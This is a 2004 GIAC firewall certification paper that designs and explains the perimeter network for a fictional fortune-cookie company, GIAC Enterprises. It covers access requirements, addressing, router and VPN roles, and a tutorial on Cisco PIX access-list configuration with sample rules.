Global Information Assurance Certification Paper

GIAC Enterprises Network Security

GCFW V2.0 (May 26, 2003)

ADMINISTRIVIA Version 2.6a (revised August 2003)

Date Submitted January 07,2004

By: William K. Hollis

Abstract / Summary

GIAC Enterprises is a company that sells fortune cookie sayings. GIAC Enterprises needs a secure network to perform this function over "The Internet" with their customers, suppliers, partners and the general public.

In addition employees of GIAC Enterprises must be able to access the Internet. GIAC Employees that are remotely located (Mobile Sales force and Teleworkers) must be able to access the internal network "just like they were in the office".

GIAC Enterprises stipulated the network be built, including documentation on why the design was chosen and how it was implemented. They have also requested a tutorial on setting up a network.

After the design was built, GIAC Enterprises further required a written validation plan. They also required the validation be executed and the results from the validation be reviewed.

Previously GIAC Enterprises had received network designs from others and had considered implementing those designs. They had paid for those designs. GIAC would like to know how complete those designs were and what possible problems could have resulted if those designs had been implemented. A design was chosen and faults in the design were explored.

The original submission of this document had information that was not required per the specifications. That information was deleted from this paper. The information that was deleted included security procedures for physical access, ethernet ports, switches, internal router, SNMP, SSH and other miscellaneous items. The original paper is William K Hollis, GIAC Enterprises Network Security, November 2003. URL: http://gandalf.home.digital.net/William_Hollis_GCFW_1st.pdf (Accessed December 4, 2003).

Security Architecture

Background

GIAC Enterprises (formerly “Fortune Cookie Sayings”, not a very catchy name) is a manufacturer of fortune cookie sayings. When “Fortune Cookie Sayings” started business fortune cookie sayings were typed into a stand alone computer that were

supplied by fortune cookie saying suppliers. The customer would decide how many fortune cookie sayings they would like to buy. A random set of fortune cookie sayings were shipped to the customer either printed or put on a floppy disk or CD. As far as the company "Fortune Cookie Sayings" was concerned "The Internet" did not exist.

During the dot-com bust Fortune Cookie Sayings merged with GIAC Enterprises, a company that was just about to fold. The merged entity GIAC Enterprises is still a small company with 25 employees at the main corporate headquarters. The merger benefited both companies, This merger allowed Fortune Cookie Sayings to step into the late 20th century technologically and allowed most of the employees of GIAC Enterprises to keep their jobs.

Access Requirements

The Network Security Division (NSD) must control the data that flows through the network. To do so they must first, understand how the network communicates; second, know what data is required by employees; third, understand who needs the data; and finally, comprehend what data is required for day-to-day operations of the company.

GIAC Enterprises owns two Secure Sockets Layer (SSL) Certificates. The first SSL Certificate (The "public certificate") allows customers to supply sensitive private information like name, address and credit card / purchase order number. When this information is received by the web server it is immediately encrypted using the second SSL Certificate (the "private certificate") and held in memory. If there is too much data (see Suppliers) then the data is written to disk. This process renders the data useless to a intruder if the intruder compromises the DMZ server. The inside "GIAC Database" server (10.32.1.105) polls the GIAC WWW/SMTP server every 10 seconds to see if any information has been received via HTTPS. If data has been received then the information is passed to the GIAC Database server and is removed from the GIAC WWW/SMTP server. The GIAC Database server has the private key to the "private certificate". The data is decrypted and the request for fortune cookies is processed. In this manner if the DMZ computer is compromised, it has minimal access to the internal network and no access to unencrypted data in memory or on the hard drive.

DNS – The Primary DNS authoritative services are provided by Ultra DNS, 2003. URL: http://www.ultradns.com/ (Accessed December 4, 2003) for GIAC. Ultra DNS was chosen because of their reputation in the industry for providing DNS and for their ability to withstand DDOS attacks, see Google Search, 2003. URL: http://www.google.com/search?q=attack+ultradns (Accessed December 4, 2003). Running DNS on site exposes that machine (and the network) to additional vulnerabilities that are easily mitigated by not having those services on site for a service that does not need frequent updating or two way exchange of updated information (like WWW or E-Mail does). Attacks on networks start on the DNS server, see Google Search, 2003. URL: http://www.google.com/search?q=DNS+vulnerability (Accessed December 4, 2003) and you will find literally thousands of web sites discussing DNS

vulnerabilities. The Secondary hosting is provided by Verisign, DNS Assurance services – VeriSign, 2003. URL: http://www.verisign.com/nds/directory/dnsa/ (Accessed December 4, 2003). If Verisign stops functioning then the entire .COM domain stops functioning anyway.

SMTP – The WWW server is also the mail server for GIAC Enterprises. The GIAC IT department has a cold standby machine that is fully configured to take over if the WWW server / mail server stops functioning. When funds are available in the next funding cycle the web server and the mail server will be hosted on two machines (with two cold standbys). This will mitigate the possibility that if a machine is compromised that both services will not be compromised. Mail is received from "The Internet" and passed to the internal mail server. SMTP / Virus scanning software from Symantec SMTP Gateway accepts E-Mail from the outside. Any attempts by this server to send e-mail to "The Internet" is blocked by the firewall.
Port 80 – WWW Services – Outside interface to **GIACDMZ**
Port 443 – Secure WWW Services – Outside interface to **GIACDMZ**
Port 25 – SMTP – Outside E-Mail - **GIACDMZ**
Port 25 – SMTP – Received E-Mail to Internal GIAC mail server - **GIACDMZ**

Note: Since the Internal GIAC Database Server resides on the inside "Higher Security" zone, access from this computer to the GIAC DMZ WWW/SMTP server will automatically be granted.

All other access to servers in the DMZ is an implicit deny.

Access Requirements

Customer, Suppliers, Partners, GIAC Employees, GIAC Sales Force, GIAC Teleworkers and The General Public are located in diverse areas of the world. Limiting access by IP address would not be feasible unless a operator was on call 24/7 to change IP access lists. With this in mind "technically" all of the above have access to the WWW server, the HTTPS server, the SMTP server and the VPN. In the matrix below "Access" means that the person has login credentials to that service.

VPN Access allows the remote computer to "look" like it is on the internal corporate network. All computers that have accounts on the VPN (partners, employees, remote workforce, etc.) are configured to automatically download and install all security updates. These computers are also configured with firewall software and anti-virus protection. Automatic updates, firewall software and antivirus software should prevent a computer from getting infected with a worm. This prevents a infected computer from connecting directly to the internal network and (possibly) infecting computers inside the network.

Split tunnel VPN is **specifically** not allowed. Implementation of SSL VPNs (for the moment) are not allowed. The security risk is higher than the benefit. If a remote user

logs in using a kiosk that has keystroke logging software installed by a hacker, that hacker now has access to the corporate network. This needs to be studied further.

When funds are available, future improvements to the network would include the installation of another fast ethernet port on the 3640 router. The VPN would then be connected to that port. This would allow an access list to control data coming from and going to the VPN. Partners would be assigned specific internal IP's by the VPN when they connect to the VPN and would be allowed access to only specific computers through the access list.

Customers - Connect to GIAC via the web site (port 80), requests to buy fortune cookies (port 443) and SMTP (E-Mail) to GIAC (port 25).

Suppliers / Contractors - Connect to GIAC via the web site (port 80), download files of fortune cookie sayings via Secure WWW (HTTPS) and SMTP (E-Mail) to GIAC (port 25).

Partners - Connect to GIAC via the web site (port 80), download or request files of fortune cookie sayings via Secure WWW (HTTPS) and SMTP (E-Mail) to GIAC (port 25). Partners also have access to the VPN using GIAC supplied login credentials:
VPN IP Address 190.104.93.35:
IKE port mapping Protocol UDP port 500 – Outside interface to **VPN**
ESP Protocol 50
GRE port mapping Protocol 47

GIAC Employees - Employees computers are connected via the internal network. Access to all services (WWW, HTTPS and SMTP) is allowed. If required by their manager, employees will be given a VPN account to access the corporate network while on travel.

GIAC Sales Force and Mobile workers - Connect to GIAC via the web site (port 80), download or request files of fortune cookie sayings via Secure WWW (HTTPS) and SMTP (E-Mail) to GIAC (port 25). The sales staff and Teleworkers all have accounts on the VPN.


General Public - Connect to GIAC via the web site (port 80) and SMTP (E-Mail) to GIAC (port 25):

Access Group	WWW	HTTPS	SMTP	VPN
Customers	Yes	Yes	Yes	No
Suppliers / Contractors	Yes	Yes	Yes	No
Partners	Yes	Yes	Yes	Special Permission
GIAC Employees	Yes	Yes	Yes	Special Permission
GIAC Sales Force	Yes	Yes	Yes	Yes

GIAC Mobile workers				
General Public	Yes	No	Yes	No

DMZ Server(s) – Although not specifically a "class" of users, all DMZ server(s) need access to "The Internet" for software updates. This translates to allowing the DMZ computer(s) to initiate outgoing DNS, HTTP, HTTPS and FTP connections. The connection to DNS servers is limited by a list of "authorized" DNS servers in the border router.

GIAC Network



For the general addressing scheme of each site please see below. For the specific base address at each site see the below paragraphs. All devices are Cisco. This can cause security issues if a vulnerability is discovered that affects all devices (monolithic

operating system). In addition the PIX firewall software has a different code base than the IOS software, the operating systems between these devices are not truly monolithic. It is felt, however, that increased security can be achieved by not requiring the network management staff to learn multiple Command Line Interfaces (CLI's). Different vendors have different ways of securing the device which (if implemented incorrectly) can cause security holes. The IOS for these devices **MUST** be kept free from security vulnerabilities. If your perimeter devices are insecure then your whole security architecture is vulnerable.

IP scheme at each site:

```
10.X.1.1 Through 10.X.1.9 - Routers
10.X.1.10 Through 10.X.1.19 - Switches
10.X.1.20 Through 10.X.1.59 - Reserved
10.X.1.60 Through 10.X.1.69 - Network Appliances (PIX, VPN, Etc.)
10.X.1.70 Through 10.X.1.79 - Video Conferencing (H.323)
10.X.1.80 Through 10.X.1.89 - IDS
10.X.1.90 Through 10.X.1.99 – VPN Address Pool
10.X.1.100 Through 10.X.1.129 - Servers
10.X.1.130 Through 10.X.1.139 - Static IP workstations
10.X.1.140 Through 10.X.1.189 - DHCP Server #1 lease address range
10.X.1.190 Through 10.X.1.239 - DHCP Server #2 lease address range
10.X.1.240 Through 10.X.1.254 - Printers
```

IP Address layout at GIAC headquarters):

```
10.32.1.X - Mask 255.255.255.0 - GIAC – Admin Network
SubnetAddress   HostsFrom   Hosts To      Broadcast
10.32.1.0       10.32.1.1   10.32.1.254   10.32.1.255
```

GIAC HQ DMZ IP address layout:

```
192.168.100.X  Mask 255.255.255.0
```

IOS Security vulnerabilities are reviewed on a regular basis. The IOS's are updated as needed to be kept free from security vulnerabilities.

The defense of the network has to consider protection from several angles. This requires multiple layers, or Defense-In-Depth.

Initially (and most important) is the defense of the perimeter from outside attacks. This is accomplished by the Cisco 2621XM Border Router and the Cisco PIX 515. The Border Router filters any incoming packets that are "not expected". The Border Router protects all devices that may communicate to the 190.104.93.XX network directly (i.e. the NMS, the Cisco Internet switch, the VPN and even the Border Router itself). The filtering also takes some of the load off of the PIX firewall. If the packet never reaches the firewall then the firewall will not have to expend CPU cycles deciding on whether or not the packet should be processed.

The border router filters all protocols that are not specifically allowed by access list 110. Trace route (for example) is UDP, and not port 53 bound for the NAT or an allowed DNS lookup IP address for the DMZ. This UDP is therefore dropped (and logged). This

same action is taken with **any** protocols that are not specifically allowed in by the GIAC NSD. Another example is that any telnet (port 23) or SSH (port 22) packets bound for any device in the GIAC network (including the border router) would be dropped and logged. Syslog reports on the NMS allow adjustment of the border router ACL to allow in "strange" ports that internal GIAC users may need.


The PIX Firewall protects the DMZ computers and the DMZ switch from any attempt to attack those devices. The Firewall also protects the internal users and Internal network devices, and provides NAT translation for internal access out to "The Internet".

The VPN allows access to the internal network by external users "as if they were attached to the LAN" (albeit at a much slower data rate). The VPN encrypts all data transfers of those connections thus protecting the data and confidentiality of any user that connects.

The final important network piece is the internal 3640 router. This router helps protect the users from themselves. It monitors the data exiting from the network for "anomalous" connections. These connections can be massive ping floods caused by a machine that is infected, laptops that have Trojans installed on them that are physically brought into the building, and employees that have decided to control their work stations from home without concern for security. These are but a few examples. For a complete discussion of the internal router configuration see the original paper submission (see abstract).

Anomalous connections can only be decided on a site by site basis. Indeed the connections must be decided on a device by device basis. That is why (see the Security Policy) all connections from the outside coming in that are "not normal" ***are prohibited and logged.*** Likewise all connections from the inside going out that are "not normal" are ***allowed and logged*** . If the Network Security Division were truly paranoid they would prohibit and log unknown internal traffic also, but at the moment this level of paranoia is not required. This logging helps NSD update the access lists and make "anomalous" (unexpected but possibly required) connections apparent, thus allowing constant massaging of the security policies.

This is a diagram of the security policy just described:



In addition to protecting the computers in the DMZ and in the Internal network, NSD also protects the network devices themselves. They only allow the NMS access to the SNMP data. They only allow the NMS and certain IP addresses access the device via SSH. All HTTP / HTTPS services (and indeed any service possible) that can be shut down are. This makes one less vulnerability to be concerned about.

NSD needs to make the network harder to attack than other corporate networks. The average "drive by" intruder will scan the network, see that the network has protection on it and keep on going looking for easier targets. Then again they might see the network as a challenge and try to throw everything they've got at it … but NSD will be able to detect this kind of attack.

See the section "***Security Policy***" for a more detailed explanation of how the policy is specifically implemented.

GIAC

The following equipment and addresses are used in GIAC

Border Router

GIAC 2621XM – Border Router - c2600-jk9o3s-mz.123-1a.bin, 98 Mb RAM 32 Mb Flash
Outside FE0/1 189.22.47.5 255.255.255.248
Inside FE0/0 190.104.93.33 255.255.255.240

Internet Addresses

190.104.93.33 - Cisco 2621XM E1 – Border Router
190.104.93.34 - Cisco PIX 515 Outside - Firewall
190.104.93.35 - Cisco VPN 3005 - VPN
190.104.93.36 - Cisco Switch 2950-24-EI – Internet switch to connect Border Router, VPN and PIX.
190.104.93.37 - Reserved
190.104.93.38 - Reserved
190.104.93.39 - PAT Address
190.104.93.40 - Reserved
190.104.93.41 - Reserved
190.104.93.42 - Web / Mail Gateway
190.104.93.43 - Reserved
190.104.93.44 - Reserved
190.104.93.45 - Reserved
190.104.93.46 - NMS

VPN Access

VPN 3005 - vpn3005-4.0.1.Rel-k9.bin - The VPN is accessed through the public internet address 190.104.93.35. When the connection is complete the VPN issues a DHCP address in the 10.32.1.90 through 10.32.1.99 address range for internal network access.

DMZ

GIACDMZ - 192.168.100.7 - 190.104.93.42 – Web / HTTPS / Mail server. The web / mail server machine and operating system has been chosen by the LAN administrator. Locking down the server is outside the scope of this document. (That could easily run an additional 100 or more pages.) Securing GIAC computers is an area of expertise in and of itself, see SANS, Securing Microsoft's IIS Web Server, 2002. URL: http://www.sans.org/IIS/sec_IIS.htm (Accessed October 27, 2003) and Security Readiness Kit, Microsoft, Welcome!, 2003. URL: http://www.microsoft.com/technet/security/readiness/default.mspx (Accessed October 27, 2003). The ports are the same no what platform is chosen. In this case a Windows

2000 server running Service Pack 4 has been chosen to host these two platforms. Symantec Antivirus for SMTP Gateways has been loaded to pass Mail to the internal Exchange server and to virus scan E-Mail as it enters the enterprise. IIS is loaded as the web server. All 404 pages (Etc.) have been modified to tell the outside world that it is an Apache server. The DNS host page has been modified to reflect that this machine is a Macintosh G5 running Open BSD for the OS. Microsoft Baseline Security Analyzer and the IIS lockdown tool has been run on the server.

Cisco Cat 2950-24-EI - c2950-i6k2l2q4-mz.121-14.EA1a.bin - 190.104.93.36 – To connect Border Router, VPN and PIX together and allow IDS.

Cisco Cat 2950-24-EI - c2950-i6k2l2q4-mz.121-14.EA1a.bin - 192.168.100.4 – To connect Web / Mail and PIX together and allow IDS.

GIAC PIX 515 – Cisco PIX Firewall Version 6.3(1) – Firewall. NSD has obtained the free 3DES key for the firewall from Cisco, Cisco Secure Software, 2003 URL: http://www.cisco.com/kobayashi/sw-center/ciscosecure/pix.shtml (Accessed October 8, 2003) :
Outside E0 190.104.93.34 255.255.255.240
DMZ E2 192.168.100.1 255.255.255.0
Inside E1 192.168.70.2 255.255.255.0

Internal

Internal network (Admin LAN) address scheme is 10.32.1.0 255.255.255.0

Cisco 3640 – c3640-jk9o3s-mz.123-1a.bin - Internal router to GIAC, 128 Mb RAM, 32 Mb Flash, 3 WIC-1T
FE0/1 - 192.168.70.1 255.255.255.0 – Connection to Firewall / Out to Internet
FE0/0 - 10.32.1.1 255.255.255.0 – Connection to GIAC Admin LAN

IDS – The IDS runs on Dell 350 systems with Linux as the OS. Snort IDS software which can be found at Snort.org, November 4, 2003. URL: http://www.snort.org/ (Accessed November 5, 2003) is used for IDS traffic with Danyliw, Roman, Analysis Console for Intrusion Databases (ACID), 2003. URL: http://acidlab.sourceforge.net/ (Accessed November 5, 2003) as the collector / IDS database to collect and collate information from all the Snort sensors.

Security Policy And Tutorial

Security Policy

To help with formatting, the entire configurations of the border router, PIX firewall and VPN are included in Appendix A. Only the essential security configuration of the border router, PIX and VPN is included in this section.

This network uses Websense (www.websense.com) to monitor employee web requests. This is not the responsibility of the network manager.

The general policy for access to the network is as follows:
Connection Outside from the Internet to GIAC – Default deny unless specifically allowed (WWW, HTTPS, E-Mail)

Connection from DMZ to outside interface – Default deny unless specifically allowed. See PIX configuration for the specific allows. This protects against (for example) the Mail Server being used to relay e-mail. This policy does not allow the mail server to talk to "The Internet" on port 25, the mail server can accept **Outside** connections on port 25 and is allowed to pass E-Mail on port 25 to the **inside** E-Mail server.

Connections Inside from employees to the Internet – Allow unless specifically denied **BUT** if the outbound connection is not part of the "normal" traffic (i.e. http, https, ftp, ntp, etc.) then log the connection.

This passive monitoring while permitting connections allows the network administrator to be vigilant for machines that have been trojaned, taken over by a virus, had Spyware installed, etc.

Below are the configurations for the Security Policies for the three "main" security devices, the Border Router, the Firewall and the VPN. There are "helpful hints" on how to configure security on the different network devices. Appendix A has the complete configurations of these devices. The complete configurations are in Appendix A to help with the flow of the paper.

PIX Firewalls

The PIX firewall configuration is unique in that it is not configured like a router or switch. The PIX can be configured via the CLI (Command Line Interface) or via the HTML management interface. This author prefers to configure via the CLI. Complete instructions on configuring PIX firewalls can be found on the Cisco web site Cisco, Cisco PIX Firewall Software Technical Documentation, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2120/prod_technical_documentation.html (Accessed October 8, 2003)
Specifically for PIX 6.3 Cisco, "Cisco PIX Firewall and VPN Configuration Guide, Version 6.3" Cisco PIX Firewall Software Technical Documentation, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_configuration_guide_book09186a0080172852.html (Accessed October 8, 2003)

The “name” of the interface is outside (the connection to “The Internet”), DMZ (the connection to the DMZ) or inside for the connection to the Internal network. The security level after the name in the PIX is important. An interface without a access-list allows data from a higher security zone to a lower security zone (i.e. security100 → security50). Likewise an interface without a access-list does not allow data from a lower security zone to a higher security zone (i.e. security50 → security100). A interface with an access list (i.e. access list out (for Outside Interface)) will only permit the items specifically listed in that access-list, with all other packets not specified denied:

```
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
```

The domain name is required for the key for SSH connection:

```
domain-name GIACit.com
```

Make the firewall “do the right thing” for VPN encryption from the **Inside** interface to the **Outside** interface (pass through port 500 as port 500):

```
fixup protocol esp-ike
```

Access List acl-out is applied to all Outside Interface packets coming in from “The Internet”. Please note that if a packet is not specifically allowed, the packet is denied. All Cisco Access Lists have a "deny any any" as the last statement on an access list whether or not the statement is actually there.

The ACL acl-out allows the following packets to pass through the outside PIX firewall interface from "The Internet":

- Allow replies to pings to be returned
- Allow DNS lookups to pass through (the Border router stops unsolicited DNS requests to the DMZ servers) and allow a authorized external DNS to send unsolicited updates to our DMZ machine
- Allow packets destined for DMZ services to the DMZ servers
- Allow the DMZ switch, Border router and Internet switch to reply to the NMS and the network manager's work station
- Allow traceroute from internal machines to external devices (but not vice versa)
- Allow VPN access from internal devices to external devices

Tips and Tricks

Unlike the router access lists, individual access list lines can be easily deleted on the PIX by going into config t, typing no and the line of config you wish to delete, example:

```
no access-list acl-out permit icmp any any echo-reply
```

Note, however, that if a access-list line is added that line is added to the bottom of the list. Order is important in the access-list so be cognizant of that fact. All access lists are evaluated top to bottom, and the first match is the line that gets executed. If, for example, you had the following:

```
access-list acl-out deny icmp any any
```

Then you wished to allow a ping through for 100.123.123.5. Simply adding the below line would not work:

```
access-list acl-out permit icmp host 100.123.123.5 any
```

Your configuration now looks like:

```
access-list acl-out deny icmp any any
access-list acl-out permit icmp host 100.123.123.5 any
```

The first line that the access list hits is the "deny icmp any any" and the ping will get dropped. You would have to enter the following configuration lines to make this work:

```
no access-list acl-out deny icmp any any
access-list acl-out permit icmp host 100.123.123.5 any
access-list acl-out deny icmp any any
```

This would allow the ICMP packet from 100.123.123.5 the get into the PIX. The second configuration line would then drop all other ICMP. The above, however, does place these two lines at the end of the access list. All other access list lines would have to be reviewed to make sure that they also don't conflict with the ICMP permit.

First echo replies from pings are allowed to come back through the firewall:

```
access-list acl-out permit icmp any any echo-reply
```

The next step is to allow all Domain Name Server (DNS) data through the firewall. Note that in the border router NSD has already limited the computers in the DMZ to a certain set of DNS servers:

```
access-list acl-out permit tcp any any eq domain
access-list acl-out permit udp any any eq domain
```

Allow WWW, SMTP and HTTPS connections to our DMZ SMTP and WWW server.

```
access-list acl-out permit tcp any host 190.104.93.42 eq www
access-list acl-out permit tcp any host 190.104.93.42 eq smtp
access-list acl-out permit tcp any host 190.104.93.42 eq https
```

Allow the Border router and the internet switch to talk to the Network Management System (server) (NMS):

```
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46
eq snmptrap
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46
eq syslog
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46
eq snmptrap
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46
eq syslog
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.122 eq
tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.122 eq
tftp
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46
eq snmp
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46
eq snmp
```

Allow TFTP to the inside computer 10.32.1.132 (The Network Manager's workstation Static IP address). This was implemented because the CiscoWorks 2000 NMS did not (at one time) support TFTP's greater than 16Mb:

```
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.132 eq
tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.132 eq
tftp
```

Allow an "allowed" outside domain server to send unsolicited DNS updates to the WWW / SMTP server:

```
access-list acl-out permit udp host 12.42.50.60 eq domain host
190.104.93.42
```

Allow traceroute from an internal workstation to an outside computer to work through the firewall (external traceroutes to internal devices are denied by default):

```
access-list acl-out permit icmp any any time-exceeded
```

Allow ESP protocol through to the NAT address to allow for external VPN access:

```
access-list acl-out permit esp any host 190.104.93.39
```

The ACL acl-DMZ allows the following packets to pass through the DMZ PIX firewall interface from the DMZ servers:

